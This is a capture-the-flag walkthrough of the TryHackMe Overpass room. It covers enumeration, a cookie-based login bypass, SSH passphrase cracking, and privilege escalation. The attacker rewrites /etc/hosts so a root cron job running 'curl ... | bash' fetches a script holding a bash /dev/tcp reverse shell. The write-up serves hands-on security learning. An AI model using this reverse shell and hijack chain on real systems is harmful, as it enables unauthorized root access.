Overpass WriteUp
This is my write ups for Overpass Room on Try Hack Me.
I will try to go deep into the technical thing we do in this room.
Task 1 - Overpass
Enumeration
- First we create a new directory named
nmapto store all thenmap scans
nmap -sC -sV -vv -oN nmap/initial $IP
## $IP here is the IP of the victim machine
nmap -p- -sV -vv -oN nmap/all-port $IP
- Here i will show the result of default nmap scan
initial
PORT      STATE    SERVICE REASON      VERSION
22/tcp    open     ssh     syn-ack     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYC7Hj7oNzKiSsLVMdxw3VZFyoPeS/qKWID8x9IWY71z3FfPijiU7h9IPC+9C+kkHPiled/u3cVUVHHe7NS68fdN1+LipJxVRJ4o3IgiT8mZ7RPar6wpKVey6kubr8JAvZWLxIH6JNB16t66gjUt3AHVf2kmjn0y8cljJuWRCJRo9xpOjGtUtNJqSjJ8T0vGIxWTV/sWwAOZ0/TYQAqiBESX+GrLkXokkcBXlxj0NV+r5t+Oeu/QdKxh3x99T9VYnbgNPJdHX4YxCvaEwNQBwy46515eBYCE05TKA2rQP8VTZjrZAXh7aE0aICEnp6pow6KQUAZr/6vJtfsX+Amn3
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMyyGnzRvzTYZnN1N4EflyLfWvtDU0MN/L+O4GvqKqkwShe5DFEWeIMuzxjhE0AW+LH4uJUVdoC0985Gy3z9zQU=
|   256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINwiYH+1GSirMK5KY0d3m7Zfgsr/ff1CP6p14fPa7JOR
80/tcp    open     http    syn-ack     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Overpass
10243/tcp filtered unknown no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Since this server have a web site running on port 80, we can start a
gobusterfor brute force directory
gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gob_1.log
- Here is the
gobusterresult
/img                  (Status: 301) [Size: 0] [--> img/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
/http%3A%2F%2Fwww     (Status: 301) [Size: 0] [--> /http:/www]
/http%3A%2F%2Fyoutube (Status: 301) [Size: 0] [--> /http:/youtube]
/http%3A%2F%2Fblogs   (Status: 301) [Size: 0] [--> /http:/blogs]
/http%3A%2F%2Fblog    (Status: 301) [Size: 0] [--> /http:/blog]
/**http%3A%2F%2Fwww   (Status: 301) [Size: 0] [--> /%2A%2Ahttp:/www]
From the result, we should check the
/adminsince it potential contain information that is usefull for us to useWe can try some
sql injectionbut it won't work.

- What we can do here is view source code of the login page to see if we can find anything interesting that we can work with.
You can either use shot key of "Ctrl+U" or right click anywhere on the page and click "View Page Source"
- From the
Page Sourcewe can see the website usinglogin.jsto handle the login, click on it will show us the source code forlogin.js
async function postData(url = '', data = {}) {
    // Default options are marked with *
    const response = await fetch(url, {
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
From the few lines at the end we can find away to bypass this login with
cookieWhat we do now is open up the browser
Consoleand set thecookietoanything you wantwithCookies.set("SessionToken", "")

- Now we can refresh the
http://$IP/admin/page to see that we had bypass the login

- From here we can cope the content of the private key to a file on our machine and give it proper permission so we can use it to
SSHinto the victim machine
The private key permission should always be 600 which you can set with this command
chmod 600 $private_key_name
Getting the foothold of the machine
- Try to
sshinto the machine with our newid_rsabut the private key seems to have a passphrase
ssh -i id_rsa james@$IP
Enter passphrase for key 'id_rsa':
james@10.10.231.110's password:
Permission denied, please try again.
- We can crack the private key passphrase with
john
ssh2john id_rsa > id_rsa_hashed.txt

john id_rsa_hashed.txt
james13          (id_rsa)
If you don't have ssh2john on your cli, you can try to locate it with
locate ssh2john
/usr/share/john/ssh2john.py
Then you can crack the passprhase with this
python /usr/share/john/ssh2john.py id_rsa > id_rsa_hashed.txt
- After we find the passphrase to be
james13we now cansshto the machine
ssh -i id_rsa james@$IP
Enter passphrase for key 'id_rsa':
james13
Privesc
cat user.txt

thm{REDACTED}
- Looking around for a bit to see if there anything intersting
ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 4 root  root  4096 Jun 27  2020 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
- The file
.overpasslook out of place, let see what is the content of it
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.
This look like encrypted message but which type of encryption ? We can use some help from CyberChef
After sometime digging we can find out that the encryptiong is
rot47
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.

to

[{"name":"System","pass":"saydrawnlyingpicture"}]
- The pass
saydrawnlyingpictureis actuallyjamespassword
sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on overpass-prod.
- Get
linpeas.shto the victim machine and run it
If you don't have linpeas.sh yet then you can download it here
- After running
linpeas.shwe can see that there is acronjobrunning every 1 minute as root
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
- Also from
linpeas.shwe can see some interesting writable files
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/hosts
/home/james
/run/lock
/run/screen
/run/screen/S-james
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory

/var/crash
/var/tmp
From the above we can use the fact that the file
/etc/hostsis writable and there is acronjobrunning by root every 1 minute to use on our advantageEdit the
/etc/hostson the victim machine so that they will point theoverpass.thmto the attacker machine (our machine)
nano /etc/hosts
## Change from 127.0.0.1 overpass.thm to
10.8.148.189 overpass.thm
- On the attacker machine (our machine), create directory
downloads/src/to match thecronjoband then inside that directory create a file calledbuildscript.shwith this content
#!/bin/bash

bash -i >& /dev/tcp/$YOUR_IP/$YOUR_PORT 0>&1
Then setup a
nclistener withnc -nvlp $YOUR_PORTand wait for thecronjobto run.Host a website with
python3to make sure the website will content directorydownloads/src/
python3 -m http.server 80
- After the
cronjobrun we will get arootshell
cat root.txt
thm{REDACTED}